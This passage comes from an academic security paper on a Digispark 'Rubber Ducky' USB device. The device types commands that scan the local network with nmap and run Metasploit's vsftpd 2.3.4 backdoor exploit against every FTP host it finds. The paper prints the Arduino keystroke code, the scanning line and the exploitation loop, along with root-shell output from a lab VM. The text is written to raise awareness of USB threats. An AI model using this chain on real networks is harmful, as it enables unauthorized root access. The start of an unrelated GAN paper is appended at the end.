Within the project, the necessary filtering and variable commands on the terminal, as well as the shell script file to be executed for the implementation of the relevant attack, have been created on the primary target device, using the Bash script language [13].

### 3.4 Network Mapper (Nmap)

Nmap, a free and open-source network scanning tool, is compatible with Linux, Windows, and Mac OS. It is commonly used for network discovery and security scanning. NMap provides users with a wealth of information about the systems on a network, including operating systems, IP addresses, device versions, and details as seen in Table 1 about open and closed ports [14].

**Table 1:** Nmap parameters and their details

Command	Explanation	Example
-sS	TCP SYN scan: the most popular scan option and also known as "half-open" scanning	<code>nmap -sS 192.168.1.1</code>
-sT	TCP connect scan: used if the SYN scan is not an option.	<code>nmap -sT 192.168.1.1</code>
-sU	UDP scan: scans for open UDP ports.	<code>nmap -sU 192.168.1.1</code>
-sF	TCP FIN scan: sends packets with the TCP FIN flag set.	<code>nmap -sF 192.168.1.1</code>
-sX	Xmas scan: sends packets with FIN, PSH, and URG flags set.	<code>nmap -sX 192.168.1.1</code>
-sW	Window scan: analyzes whether a port is open based on the size of RST frame flags returned after a request. If the frame size is greater than 0, the port is open; if 0, it's closed.	<code>nmap -sW -V 192.168.1.1</code>
-sP	Ping scan: used for information gathering or measuring a target's responsiveness.	<code>nmap -sP 192.168.1.1</code>
-sA	ACK scan: Sends TCP-ACK packets to the target. If no response or "ICMP Destination Unreachable" is received, the ports are marked as "filtered."	<code>nmap -sA 192.168.1.1 -p5432</code>
-sV	Version detection: conducts comprehensive version scanning for each open port on the target device.	<code>nmap -sV 192.168.1.1</code>
-A	Enables OS detection, version detection, script scanning, and traceroute.	<code>nmap -A 192.168.1.1</code>
-O	OS detection: tries to determine the operating system running on a target.	<code>nmap -O 192.168.1.1</code>
-p	Specifies the port(s) to scan.	<code>nmap -p 22,80,443 192.168.1.1</code>
--script	Executes a script from the NMap Scripting Engine (NSE).	<code>nmap --script=http-enum 192.168.1.1</code>
-Pn	Disables host discovery.	<code>nmap -Pn 192.168.1.1</code>
-T4	Sets the timing template to T4 (Aggressive).	<code>nmap -T4 192.168.1.1</code>
-v	Increases verbosity level.	<code>nmap -v 192.168.1.1</code>

NMap offers the following features:

- Flexibility: It can be used for various technologies, including IP address filtering and firewall scans.
- Power: It can handle large networks with hundreds of thousands of machines.
- Portability: NMap is supported by various operating systems, including Linux, Windows, and Mac OS.
- User-Friendly: NMap commands are generally straightforward, and example commands are provided.
- Abundant Documentation and Article Support: Due to its widespread use in various projects and applications, NMap has extensive documentation and articles available, making it a valuable resource for problem-solving.

### 3.5 Metasploitable

Metasploitable2 is a virtual machine made available to users for penetration testing purposes. It contains various vulnerabilities such as open ports and services. Users are expected to perform penetration operations on this machine using specific tools and methods [15, 16].

The purpose of its usage in the study under scrutiny is to exploit a vulnerable FTP version running on the machine. To conduct the necessary tests and penetration attempts, the Metasploitable virtual machine is installed, connected to the network, and after scanning, it is used to target the primary device with a USB connection.

## 4. Developed Software and Exploiting to Network


During the software development phase, Linux terminal commands for the execution of the relevant attack and the shell script file to be run on the primary target device were created. The bash script language was used, and it was written on Ubuntu virtual box and adapted to the DigiKeyboard inside Digispark. Flowchart of the malware used in the study is given in Figure 2.

The purpose of using the DigiKeyboard library in the project is to enable Digispark to provide keyboard functionality using the USB capabilities of ATtiny85 through Digispark's DigiKeyboard module. This library allows Digispark to be used as a USB keyboard. When connected to a computer, the Attiny85 microcontroller of Digispark can easily perform keyboard inputs and send keyboard commands to the computer.

In Arduino, the DigiKeyboard library was first included in the code. The main part of the code consists of the `setup()` and `loop()` functions. The `setup()` function in the code is used to configure initial settings. However, in this project, no configuration was needed, so the `setup()` function was left empty. The main code `loop()` function is where the actual operations take place. This loop continuously runs and repeats specific tasks.

Firstly, to develop the software, an Arduino file is created. For the proper use of this Arduino program, the Digispark setup must also be completed. Next, the DigiKeyboard library, which enables keyboard keystrokes, is included.

To open a terminal on the USB-connected device in Arduino, it is sufficient to send the "term" text as keyboard input using the `DigiKeyboard.print("term")` statement. The `DigiKeyboard.sendKeyStroke (KEY_ENTER)` statement simulates holding down the Enter key. This confirms the text "term" or "terminal" written to launch the terminal application. Finally, the `DigiKeyboard.delay()` functions are used to wait for a specific duration (in milliseconds). Here, a delay of 500 milliseconds (half a second) is provided.



**Figure 2:** Algorithm of the presented study for leaking on a network

---

**A code part of the presented study:**

---

```

void loop() {
  DigiKeyboard.sendKeyStroke(0);
  // Wait approximately 0.5 seconds after each operation for the system to function correctly.
  DigiKeyboard.delay(500);
  // The computer's search bar opens.
  DigiKeyboard.sendKeyStroke('q', MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  // Terminal opens.
  DigiKeyboard.print("term");
  DigiKeyboard.delay(500);
  // Enter keystroke is sent.
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
}

```

---

NMap scanning is started for devices with port 21 open on the current network. Here, the IP address of the network is retrieved with 'cut/grep etc.' system commands and added to the nmap scan entry. At the end of this process, the IP addresses of the devices with open port 21 will be listed in the ips.txt file.

```
DigiKeyboard.print("`nmap -v $ip2 | grep $ip3.* | grep tcp | grep 'open port 21/tcp' | cut -d ' ' -f 6 > ips.txt`");
```

To open the nano text editor with Ubuntu, you simply need to type the command "nano scanner.sh" in the terminal. This command is used to open or create a file named "scanner.sh" using the "nano" text editor, which is used to edit files or create new ones. Afterward, malicious code is automatically written into the bash file through keyboard keystrokes. To perform network scanning with the USB-connected device, the IP address of the current computer is retrieved from the terminal and sent to the nmap tool.

```
DigiKeyboard.print(F("nano scan.sh"));
```

The command used in Nmap and its description are provided below. The Nmap tool is used to scan open TCP port 21 in a specific IP range. This command scans the hosts in the \$ip2 IP range using the nmap command in the terminal. It filters the results and selects the hosts that start with \$ip3 and have port 21 open. Then, it takes the sixth field of these IP addresses (cut -d ' ' -f 6) and saves them to a file named ips.txt. In other words, this command is used to save the IP addresses with port 21 open in a specific IP range to the ips.txt file.

Devices whose port 21 is open during NMap scanning and whose IPs are listed under the ips.txt file can be accessed with the following one-line bash code. Firstly, a for loop is set up for more than one device. This loop travels through the IP addresses in the ips.txt file one by one and runs msfconsole on separate terminals using the gnome-terminal structure for each IP address. The command that will provide access to the terminals and devices opened for each IP address:

```
for ip in $(cat ips.txt); do gnome-terminal --tab --title="MSFconsole $ip" -- msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor;set RHOSTS $ip;run" ; screen -dmS "msfconsole_$ip" msfconsole -q -x "use auxiliary/scanner/portscan/tcp;set RHOSTS $ip;run" ; done;
```

The parameters of the command are explained below:

- Create a new terminal screen with gnome-terminal and -tab parameter.
- The new terminal screen is named with the title parameter.
- The -q parameter is used to reduce the noise in the newly opened terminal.
- The msfconsole commands are sent to the terminal with the -x parameter.
- The backdoor created for vsftpd 2.3.4 version is used on the specified Ips.
- The IP address running on it is assigned as RHOST, and the exploit operation is performed with the run command.
- The "screen -dmS" method is used because the operation is performed on more than one terminal. In this way, while running these screens in the background with "-dmS", their management is provided with "screen".
- An "auxiliary" is used for TCP scans on msfconsole and its IP address is defined as RHOST.


## 5. Experimental Results

An appropriate test environment was set up to run the USB. USB installation was performed for the Linux machine, which was the target computer with the USB connected, and it was connected to this USB via the boot menu on another computer. First, the 'sudo apt-get update' command was executed for the installation of computer system files, and the gnome-terminal files, which are used in the for loop and are present on many Linux systems, were downloaded.

Commands related to the bash script file were created on the local computers using the Arduino IDE commonly used on local computers, compiled, and transferred to the relevant Arduino USB device.

A scan was performed from the USB-connected computer, and the Metasploitable machine where the penetration process would be performed was installed as a virtual machine on local computers. The vsftpd 2.3.4 FTP version used by Metasploitable was used as a basis for the relevant malicious software. The attack was planned based on this version. When the software is run on the first Linux computer, the IP addresses of machines with open FTP ports on the network to which this computer is connected are obtained. Then these IP addresses are saved in a txt file, and a terminal is opened for each detected machine using the for loop used in the software. "Msfconsole" is run in parallel on each terminal, and the relevant IP address and FTP port are given to msfconsole. Then the FTP penetration method to be used is also given to msfconsole, and the system automatically obtains a shell for each IP address. No action was taken after this point in the project. The project's aim is to draw attention to the damage that USB devices can cause.

The software automatically runs and creates malicious software in the form of a bash script file after it is connected to the USB-connected Linux computer. As shown in Figure 3, the generated file is saved and executed with the 'bash scan.sh' command in the terminal as shown below.



```


kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ nano scan.sh
(kali@kali)-[~]
└─$ bash scan.sh
192.168.1.0/24
192.168.1.
(kali@kali)-[~]
└─$ █

```

**Figure 3:** Running the malicious software created with a bash command

Following this output, the system performs a background network scan using Nmap. The Subnet address obtained during the scan is utilised. IP addresses obtained from the Nmap result are filtered for machines with an open FTP port and written to a file named "ips.txt." For each detected IP address here, a terminal is opened within a "for"

loop, and msfconsole is executed. As can be seen in Figure 4, a shell for IP addresses is obtained by using FTP for each terminal opened with the "for" loop. If wished to continue the attack, the relevant commands should be entered in this terminal.




```

MSFconsole 192.168.1.174
File Edit View Search Terminal Help
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact
RHOSTS => 192.168.1.174
[*] 192.168.1.174:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.174:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.173:35059 -> 192.168.1.174:6200) at 2023-05-27 17:10:56 +0000

```

**Figure 4:** Opening msfconsole terminal and obtaining a shell for each IP address

For each IP address, the msfconsole terminal is opened, and a shell is obtained. To verify that the infiltration of the relevant device was successful, the 'ls' command is executed as shown in Figure 5 below. The 'ls' command was run to verify whether the attack occurred or not. In different applications, people's leaked data can be transferred to the cloud etc [8]. It is also seen that they suffer from systems.



```

MSFconsole 192.168.1.174
File Edit View Search Terminal Help
[*] 192.168.1.174:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.173:35059 -> 192.168.1.174:6200) at 2023-05-27 17:10:56 +0000

ls
bin
boot
cdrom
data.txt
deneme.txt
dev
etc
home
initrd
initrd.img
iplerr.txt
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

**Figure 5:** 'ls' command

After scanning the network, the IP addresses with the targeted FTP version are listed in the ips.txt file. The list of IP addresses to be penetrated has been written to the ips.txt file, and these target IP addresses from this file have been passed to the previously described for loop command. The presence of the IP address in the ips.txt file above is shown in Figure 6.






Figure 6: ips.txt file

In the investigation concerning the Rubber Ducky, two distinct approaches have been evaluated. The initial approach entailed directly inputting terminal commands onto the Rubber Ducky device without the necessity of opening an additional file. Conversely, the second approach involved the creation of a scanner.sh file on the Linux pivot device, with command execution managed through this file.

The experimentation elucidated that, in the first approach, the Nmap scans failed to operate correctly, prompting a complete program restart during the scanning process. Consequently, the program looped back on itself before the Nmap scan could reach completion, resulting in an incomplete task as seen in Figure 7.




Figure 7: The program enters a loop, repeatedly restarting itself from the beginning and never terminates. Each time it runs, it remains unfinished and opens a new execution terminal.

Conversely, in the second approach, it was observed that, apart from the creation of a new file, the existing program executed seamlessly from start to finish. The outputs of commands such as Nmap were awaited, facilitating the successful completion of the study. Notably, the program devised under the second approach could be executed in approximately 20 seconds.

Table 2 below gives the running times for the second approach. The first data show the time required by the program for a single target device in the network, and the second data show the time required by the program for multiple devices in the network. Although the program opens a new terminal for each device and runs on separate screens, the capacity and power of the pivot device on which the Rubber Ducky method is run can affect the run times here. The results demonstrate that a very short period of time is required to perform the proposed attack.

**Table 2:** Running times for the second approach

<b>Attack Types</b>	<b>Time (sec.)</b>
Attacking on a single device on the network with scan.sh file	19.77
Attacking on multiple devices on the network	20.05

## 6. Conclusions

Desired outputs have been obtained during the project process. The aim is to increase sensitivity to external devices for both companies and individuals. In the final tests of the project, it was observed that the Arduino USB used successfully performed network scans and filtering, transferred these results between files, and infiltrated different devices on the network using this information. In this regard, what kind of threats legal entities and individuals face against internal devices has been demonstrated. After the penetration was achieved in the last stage, no further action was taken, but the files on the machine were listed to demonstrate the success of the penetration.

The application in the article was developed with the Digispark Attiny85 Rubber Ducky Module, which is publicly sold and easily obtained. Developing malware on these modules is very easy even for people with entry-level software and system knowledge. For this reason, the necessary filtering processes must be applied for USB ports, and the use of USB ports must be permitted. In the latest systems developed, machine learning-supported honeypots have been used to catch malware. Companies are becoming more aware of cyber hygiene day by day compared to previous periods.

In the future, it is planned to develop this study not only for Linux but also for Windows and also to expand the scope of the attack to include other possible ports in addition to the FTP port.

## 7. Acknowledgements

This work has been supported in part by The Scientific and Technological Research Council of Turkey (TUBITAK) research grant 2209-A, No:1919B012108374. The authors would also like to thank the anonymous reviewers and the editor for their invaluable comments and suggestions.

## References

- [1] Thomas, T., Piscitelli, M. and Nahar, B.A. (2021). Duck Hunt: Memory forensics of USB attack platforms. *DFRWS 2021 Virtual USA Conference*.
- [2] Falliere, N., Murchu, L. O. and Chie, E. (2011). W32.Stuxnet Dossier, Symantec Stuxnet Update. Version 1.4:1-45.
- [3] Nissim, N., Yahalom, R. and Elovici, Y. (2017). USB-Based attacks. *Computers and Security*, 70: 675-688.
- [4] Cannoles, B. and Ghafarian, A. (2017). Hacking Experiment Using USB Rubber Ducky Scripting. *Proceeding of The 8th Multi-Conference on Complexity (IMCIC)*, 73-76.
- [5] Chillara, A. K., Saxena, P., Maiti, R. R., Gupta, M., Kondapalli, R., Zhang, Z., & Kesavan, K. (2024). Deceiving supervised machine learning models via adversarial data poisoning attacks: a case study with USB keyboards. *International Journal of Information Security*, 23(3), 2043-2061.
- [6] Kamkar, S. (2024). USB Drive By. <https://samylabs.com/usbdriveby/> [Accessed: 15 April 2024]
- [7] Georgitzikis, V., Akribopoulos, O. and Chatzigiannakis, I. (2012). Controlling Physical Objects via the Internet using the Arduino Platform over 802.15.4 Networks. *IEEE Latin America Transactions*, 10(3):1686-1689.
- [8] Karystinos, E. and Andreatos A. (2019). Spyduino: Arduino as a HID exploiting the BadUSB Vulnerability. *International Conference on Distributed Computing in Sensor Systems (DCOSS)*, 1-4.
- [9] Lin, Y.W., Lin, Y.B., Yang, M.T. and Lin, J. H. (2019). ArduTalk: An Arduino Network Application Development Platform Based on IoTtalk. *IEEE Systems Journal*, 13(11):468-476.
- [10] Strobel, D., Oswald, D., Richter, B., Schellenberg, F. and Paar, C. (2014). Microcontrollers as (In)Security Devices for Pervasive Computing Applications. *Proceedings of the IEEE*, 102(8):1157-1173.
- [11] Vouteva, S. (2015). Feasibility and Deployment of Bad USB. System and Network Engineering Master Research Project, University of Amsterdam, Amsterdam, Holland, 16
- [12] Brandao, P. and Scanavez, R. (2021). Bad USB: why must we discuss this threat in companies. *Higher Institute of Advanced Technologies*, 3-6.
- [13] Mazharul Amin, A.A.M. and Mahamud, M. S. (2019). An Alternative Approach of Mitigating ARP Based Man-in-the-Middle Attack Using Client Site Bash Script. *6th International Conference on Electrical and Electronics Engineering*.
- [14] Asokan, J., Rahuman, A. K., Suganthi, B., Fairouz, S., Balaji, M. S. P. and Elamaran, V. (2023). A Case Study Using Companies to Examine the Nmap Tool's Applicability for Network Security Assessment. *12th International Conference on Advanced Computing (ICoAC)*, 2023.
- [15] Kaushik, K., Punhani, I., Sharma, S. and Martolia, M. (2022). An Advanced Approach for performing Cyber Fraud using Banner Grabbing. *5th International Conference on Contemporary Computing and Informatics (IC3I)*.
- [16] Tian, D., Bates, A. and Butler, K. (2015), Defending Against Malicious USB Firmware with GoodUSB, *ACSAC'15*, December 07-11: 1-5

# Investigating the Effect of Loss Functions on Single-Image GAN Performance

Eyyup Yildiz <sup>1\*</sup> , Mehmet Erkan Yuksel <sup>2</sup> , Selcuk Sevgen <sup>3</sup> 

<sup>1\*</sup> Department of Computer Engineering, Erzincan Binali Yıldırım University, 24002, Erzincan, Türkiye

<sup>2</sup> Department of Computer Engineering, Burdur Mehmet Akif University, 15200, Burdur, Türkiye

<sup>3</sup> Department of Computer Engineering, İstanbul University-Cerrahpaşa, 34320, İstanbul, Türkiye

## Abstract

Loss functions are crucial in training generative adversarial networks (GANs) and shaping the resulting outputs. These functions, specifically designed for GANs, optimize generator and discriminator networks together but in opposite directions. GAN models, which typically handle large datasets, have been successful in the field of deep learning. However, exploring the factors that influence the success of GAN models developed for limited data problems is an important area of research. In this study, we conducted a comprehensive investigation into the loss functions commonly used in GAN literature, such as binary cross entropy (BCE), Wasserstein generative adversarial network (WGAN), least squares generative adversarial network (LSGAN), and hinge loss. Our research focused on examining the impact of these loss functions on improving output quality and ensuring training convergence in single-image GANs. Specifically, we evaluated the performance of a single-image GAN model, SinGAN, using these loss functions in terms of image quality and diversity. Our experimental results demonstrated that loss functions successfully produce high-quality, diverse images from a single training image. Additionally, we found that the WGAN-GP and LSGAN-GP loss functions are more effective for single-image GAN models.

**Keywords:** Generative adversarial networks, Low data regime, Single-image GAN, Loss functions, Image diversity.

Cite this paper as: Yildiz, E., Yuksel, M.E., Sevgen, S. (2024). *Investigating the Effect of Loss Functions on Single-Image GAN Performance*. Journal of Innovative Science and Engineering. 8(2): 213-225

\*Corresponding author: Eyyup Yildiz  
E-mail: eyyup.yildiz@erzincan.edu.tr

Received Date: 08/06/2024  
Accepted Date: 09/08/2024  
© Copyright 2024 by  
Bursa Technical University. Available  
online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

## 1. Introduction

Generative models are a key component of machine learning and aim to generate new data that follow certain distributions. Deep generative models excel at modelling complex data distributions using deep neural networks. These models are capable of learning complex patterns and correlations in training data and can produce data that resemble real-world examples [1, 2]. GANs, which are among the deep generative modelling approaches, have demonstrated very successful results in studies in the field of artificial intelligence as an innovative and dynamic method for generative modelling [3]. The success of GAN architecture relies on the complex interaction between two neural networks known as generator and discriminator. These neural networks are trained, using the same loss function in the GAN framework [3, 4]. Appropriate and effective loss functions are critical to unravelling the complexities of GAN training, addressing inherent challenges, and pushing the boundaries of generative modelling.

GANs are capable of generating a variety of purpose-specific datasets. The potentials of GAN models on low data regimes (e.g., a single natural image) such as data augmentation and synthetic data generation have been widely studied in the literature. Generating high-resolution, realistic, diverse image samples from a single training image (as limited data) has various challenges include capturing complex details, maintaining consistency, and mod collapse [1, 2, 4-8]. These challenges have been overcome with single-image GAN models that combine specialized deep neural network architectures with different GAN structures. Additionally, single-image GAN models enable many applications such as image inpainting, paint-to-image, super-resolution, retargeting, artistic style transfer, image-to-image translation, and animation. These models have an important place in literature in terms of enabling the generation of high-quality, diverse images from a single natural image [9-11].

In GANs, loss functions play a vital role in guiding the training process and shaping the generated outputs. These loss functions are used in a competitive manner between the generator and discriminator networks. The joint loss function helps the generator produce data that are indistinguishable from real samples, while the discriminator correctly classifies real and generated (fake) data [3-6]. The choice of loss functions in GANs significantly impacts the training stability, convergence, and the quality of the generated samples, with each loss function offering a different trade-off in terms of stability, convergence, and ease of optimization.

In our research, we examined how different loss functions impact the performance of a GAN model that generates high-quality, diverse image samples from a single natural image. Specifically, we tested various loss functions commonly used in the literature on the SinGAN model, which served as the basis for our study. Our findings revealed that loss functions have varying levels of effectiveness on single-image GANs. The paper is organized as follows: Section 2 provides a detailed explanation of the GAN loss functions used. Section 3 presents a quantitative and qualitative analysis of the results obtained by using different loss functions with the SinGAN model. The final section evaluates the findings and discusses their implications for future study.

## 2. Related Work

Generating diverse images from single natural training image is one of the complex problems being studied today. Traditional generative models generally work on large datasets. However, Ulyanov et al. (2019) showed that with the Deep Image Prior (DIP) model that starts training with randomly valued weights and could learn the necessary and

sufficient information from a single training image [13]. Shocher et al. (2019) introduced InGAN, an unsupervised conditional GAN trained on a single image that captures the internal statistics of that image. InGAN can synthesize image samples of different sizes, shapes, and aspect ratios that have the same internal patch distribution as the training image [14].

